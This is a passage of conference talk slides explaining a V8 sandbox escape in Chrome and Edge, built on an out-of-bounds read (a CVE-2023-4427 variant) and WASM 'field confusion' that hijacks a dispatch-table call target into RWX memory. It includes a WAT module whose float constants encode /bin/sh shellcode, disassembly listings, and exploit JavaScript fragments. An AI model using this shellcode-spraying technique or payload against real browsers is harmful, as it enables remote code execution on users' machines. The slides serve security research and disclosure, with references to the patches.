

V8 Sandbox Escape – Index Change

Address Space

V8 Sandbox



V8 Sandbox Escape

Address Space

V8 Sandbox

"indirect" Function
Map
SharedFunctionInfo
...

"indirect" Shared Info
Map
WasmExportedFunctionData
...

"indirect" Function Data
Map
WasmInternalFunction
Wasm Instance 0
Index = N

Wasm Instance 0
Map
Trusted Ptr Table Index
WasmModuleObject

Wasm Module 2
Map
...

Trusted Pointer Table	
0	Type+Pointer
1	Type+Pointer

Wasm Trusted Instance 0 Data
Map
wasm_dispatch_table

V8 Sandbox Escape

```
...  
tbl.set(0, indirect);  
wasm_instance_1.exports.exploit(1337);
```

func_index = N

Instance data
of Instance 0

module2->functions[N]

```
void WasmTableObject::SetFunctionTableEntry(Isolate* isolate,  
                                             Handle<WasmTableObject> table,  
                                             int entry_index,  
                                             Handle<Object> entry) {  
    ...  
    Handle<Object> external = WasmInternalFunction::GetOrCreateExternal(  
        handle(WasmFuncRef::cast(*entry)->internal(isolate), isolate));  
  
    if (WasmExportedFunction::IsWasmExportedFunction(*external)) {  
        auto exported_function = Handle<WasmExportedFunction>::cast(external);  
  
        Handle<WasmTrustedInstanceData> target_instance_data(  
            exported_function->instance()->trusted_data(isolate), isolate);  
  
        int func_index = exported_function->function_index();  
  
        auto* wasm_function =  
            target_instance_data->module()->functions[func_index];  
  
        UpdateDispatchTables(isolate, table, entry_index, wasm_function,  
                             target_instance_data);  
    }  
    ...  
}
```

WASM Internals – Table and Indirect Call

Instance data
of Instance 0

func = confused
wasm function
from module 2

```
void WasmTableObject::UpdateDispatchTables(
    Isolate* isolate, Handle<WasmTableObject> table, int entry_index,
    const wasm::WasmFunction* func,
    Handle<WasmTrustedInstanceData> target_instance_data) {
    ...
    Address call_target = target_instance_data->GetCallTarget(func->func_index);
    ...

    for (int i = 0, len = uses->length(); i < len; i += TableUses::kNumElements) {
        int table_index = Smi::cast(uses->get(i + TableUses::kIndexOffset)).value();

        Handle<WasmInstanceObject> instance_object = handle(
            WasmInstanceObject::cast(uses->get(i + TableUses::kInstanceOffset)),
            isolate);

        ...
        Tagged<WasmTrustedInstanceData> instance_data =
            instance_object->trusted_data(isolate);

        instance_data->dispatch_table(table_index)
            ->Set(entry_index, *call_ref, call_target, sig_id);
    }
}
```

V8 Sandbox Escape - Escaping

```
...
tbl.set(0, indirect);
wasm_instance_1.exports.exploit(1337);
```

dispatch_table	Null	Null	...
Index	0	1	...

WASM Instance 0 RWX Memory

0x3e4058452000	jmp 0x3e4058452840
0x3e4058452005	0x000000000000
0x3e405845200a	0x000000000000
...	...
0x3e4058452840	push rbp
0x3e4058452841	mov rbp, rsp
0x3e4058452844	push 0x8
0x3e4058452846	push rsi
0x3e4058452847	sub rsp, 0x10
0x3e405845284e	cmp rsp, QWORD PTR [r13-0x60]
0x3e4058452852	jbe 0x3e405845287b
0x3e4058452858	mov r10d, 0x3c75c28f
0x3e405845285e	vmovd xmm0, r10d
0x3e4058452863	mov r10, QWORD PTR [rsi+0x67]
0x3e4058452867	sub DWORD PTR [r10+0x4], 0x23
0x3e405845286c	js 0x3e4058452886
0x3e4058452872	vmovss xmm1, xmm1, xmm0
...	...

Main Jump Table

Compiled code

V8 Sandbox Escape - Escaping

```
...
tbl.set(0, indirect);
wasm_instance_1.exports.exploit(1337);
```

dispatch_table	callTarget=jump_table_start+N	Null	...
Index	0	1	...

WASM Instance 0 RWX Memory

```
0x3e4058452000 jmp 0x3e4058452840
0x3e4058452005 0x000000000000
0x3e405845200a 0x000000000000
...
0x3e4058452840 push rbp
0x3e4058452841 mov rbp, rsp
0x3e4058452844 push 0x8
0x3e4058452846 push rsi
0x3e4058452847 sub rsp, 0x10
0x3e405845284e cmp rsp, QWORD PTR [r13-0x60]
0x3e4058452852 jbe 0x3e405845287b
0x3e4058452858 mov r10d, 0x3c75c28f
0x3e405845285e vmovd xmm0, r10d
0x3e4058452863 mov r10, QWORD PTR [rsi+0x67]
0x3e4058452867 sub DWORD PTR [r10+0x4], 0x23
0x3e405845286c js 0x3e4058452886
0x3e4058452872 vmovss xmm1, xmm1, xmm0
...
```

Main Jump Table

Compiled code

V8 Sandbox Escape - Escaping

...

```
tbl.set(0, indirect);
```

```
wasm_instance_1.exports.exploit(1337);
```

Access

dispatch_table	callTarget=jump_table_start+N	Null	...
Index	0	1	...

jump_table_start+N

jump

Control Flow Hijacking primitive

WASM Instance 0 RWX Memory

```
0x3e4058452000 jmp 0x3e4058452840
0x3e4058452005 0x000000000000
0x3e405845200a 0x000000000000
...
```

Main Jump Table

```
0x3e4058452840 push rbp
0x3e4058452841 mov rbp, rsp
0x3e4058452844 push 0x8
0x3e4058452846 push rsi
0x3e4058452847 sub rsp, 0x10
0x3e405845284e cmp rsp, QWORD PTR [r13-0x60]
0x3e4058452852 jbe 0x3e405845287b
0x3e4058452858 mov r10d, 0x3c75c28f
0x3e405845285e vmovd xmm0, r10d
0x3e4058452863 mov r10, QWORD PTR [rsi+0x67]
0x3e4058452867 sub DWORD PTR [r10+0x4], 0x23
0x3e405845286c js 0x3e4058452886
0x3e4058452872 vmovss xmm1, xmm1, xmm0
...
```

Compiled code

V8 Sandbox Escape – Code Execution

Control Flow Hijacking primitive

Code Execution

WAT Code

64bit ASM

```
(func (export "spray") (result f64)
  f64.const 1.63052427775809e-270
  f64.const 1.6181477236817195e-270
  f64.const 1.6177848829038078e-270
  f64.const 1.630523884017562e-270
  ...
)
```



Liftoff
Compiler

```
...
movabs r10,0x7eb909090909090
vmovq xmm0,r10

movabs r10,0x7eb5b0068732f68
vmovq xmm1,r10

movabs r10,0x7eb596e69622f68
vmovq xmm2,r10

movabs r10,0x7eb909020e3c148
vmovq xmm3,r
...
```

V8 Sandbox Escape - Code Execution

WASM Module 0

```
(module
  (func (export "spray") (result f64)
    f64.const 1.63052427775809e-270
    f64.const 1.6181477236817195e-270
    f64.const 1.6177848829038078e-270
    f64.const 1.630523884017562e-270
    f64.const 1.6305240634909753e-270
    f64.const 1.6175077909294658e-270
    f64.const 1.6456885606567564e-270
    f64.const 1.6305242777505848e-270
    drop
    drop
    drop
    drop
    drop
    drop
    drop
    drop
  )
  (func $indirect (result f32)
    f32.const 0.015
  )
  (export "indirect" (func $indirect))
)
```

WASM Instance 0 RWX Memory

0x3e4058452000	jmp 0x3e4058452840
0x3e4058452005	jmp 0x3e405845280a
0x3e405845200a	0x0000000000
...	...
0x3e4058452840	push rbp
0x3e4058452841	mov rbp, rsp
0x3e4058452844	push 0x8
0x3e4058452846	push rsi
0x3e4058452847	sub rsp, 0x10
0x3e405845284e	cmp rsp, QWORD PTR [r13-0x60]
0x3e4058452852	jbe 0x379ded7718ea
0x3e4058452858	movabs r10, 0x7eb909090909090
0x3e4058452862	vmovq xmm0, r10
0x3e4058452867	movabs r10, 0x7eb5b0068732f68
0x3e4058452871	vmovq xmm1, r10
0x3e4058452876	movabs r10, 0x7eb596e69622f68
0x3e4058452880	vmovq xmm2, r10
...	...

Main Jump Table

Compiled code

V8 Sandbox Escape - Code Execution

```
...  
tbl.set(0, indirect);  
wasm_instance_1.exports.exploit(1337);
```

Control
Flow
Hijacking
primitive

Jump to
shellcode

WASM Instance 0 RWX Memory

0x3e4058452000	jmp	0x3e4058452840
0x3e4058452005	jmp	0x3e405845280a
0x3e405845200a		0x000000000000
...		...
...		...
0x3e405845285b	nop	
0x3e405845285c	nop	
0x3e405845285d	nop	
0x3e405845285e	nop	
0x3e405845285f	nop	
0x3e4058452860	jmp	0x3e4058452869
...		...
0x3e4058452869	push	0x68732f "/sh"
0x3e405845286e	pop	rbx
0x3e405845286f	jmp	0x3e4058452878
...		...
0x3e4058452878	push	0x6e69622f "/bin"
0x3e405845287d	pop	rcx
...		...

Main Jump
Table

Compiled
code

Putting It All Together

- A 00B read vulnerability – a variant of CVE-2023-4427
- From a 00B read vulnerability to the fakeobj primitive by controlling the offset of the 00B read and using some advanced heap manipulation techniques
- From the fakeobj primitive to more powerful exploit primitives: addrof, arbitrary read, arbitrary write – elegantly solving the exploit stability issues
- Use those exploit primitives for “field confusion” and hijack WASM call target address to jump into a controlled offset of the WASM RWX memory to execute the shellcode directly outside the V8 sandbox
- Fit both Chrome and Chromium based MSEdge for a double tap

Demo

Summary & Takeaways

- History doesn't repeat itself, but it rhymes
 - Bugs are the same, how to (effectively and efficiently) predict and discover the rhyming word worth more explorations
- A great exploit is an art
 - The exploitation ideas and techniques are universal and can be applied to other (similar) vulnerability exploitations
 - Exploring the big gap between a working exploit and a close to 100% success rate exploit is a necessary way to be a master
- “Field confusion” inside the V8 sandbox would ~~possibly~~ lead the way to a new V8 sandbox escape era
- Think about the defense for above all like an exploiter



Q & A

References

- [1] OffensiveCon24 – Samuel Groß – The V8 Heap Sandbox
<https://youtu.be/5otAw81AHQ0?si=fFzTt8W4lSNggAC4>
- [2] Fast For-In in V8 – Camillo Bruni <https://v8.dev/blog/fast-for-in>
- [3] Maps (Hidden Classes) in V8 <https://v8.dev/docs/hidden-classes>
- [4] CVE-2023-4427 – Sergei Glazunov <https://bugs.chromium.org/p/project-zero/issues/detail?id=2477>
- [5] Patch CVE-2023-4427:
<https://chromium-review.googlesource.com/c/v8/v8/+4771019>
- [6] Patch CVE-2023-3159:
<https://chromium-review.googlesource.com/c/v8/v8/+5388435/3/src/objects/map-updater.cc#b1051>
- [7] Patch V8 Sandbox Escape:
 - <https://chromium-review.googlesource.com/c/v8/v8/+5401857/2/src/wasm/wasm-objects.cc#b293>
 - <https://chromium-review.googlesource.com/c/v8/v8/+5484107>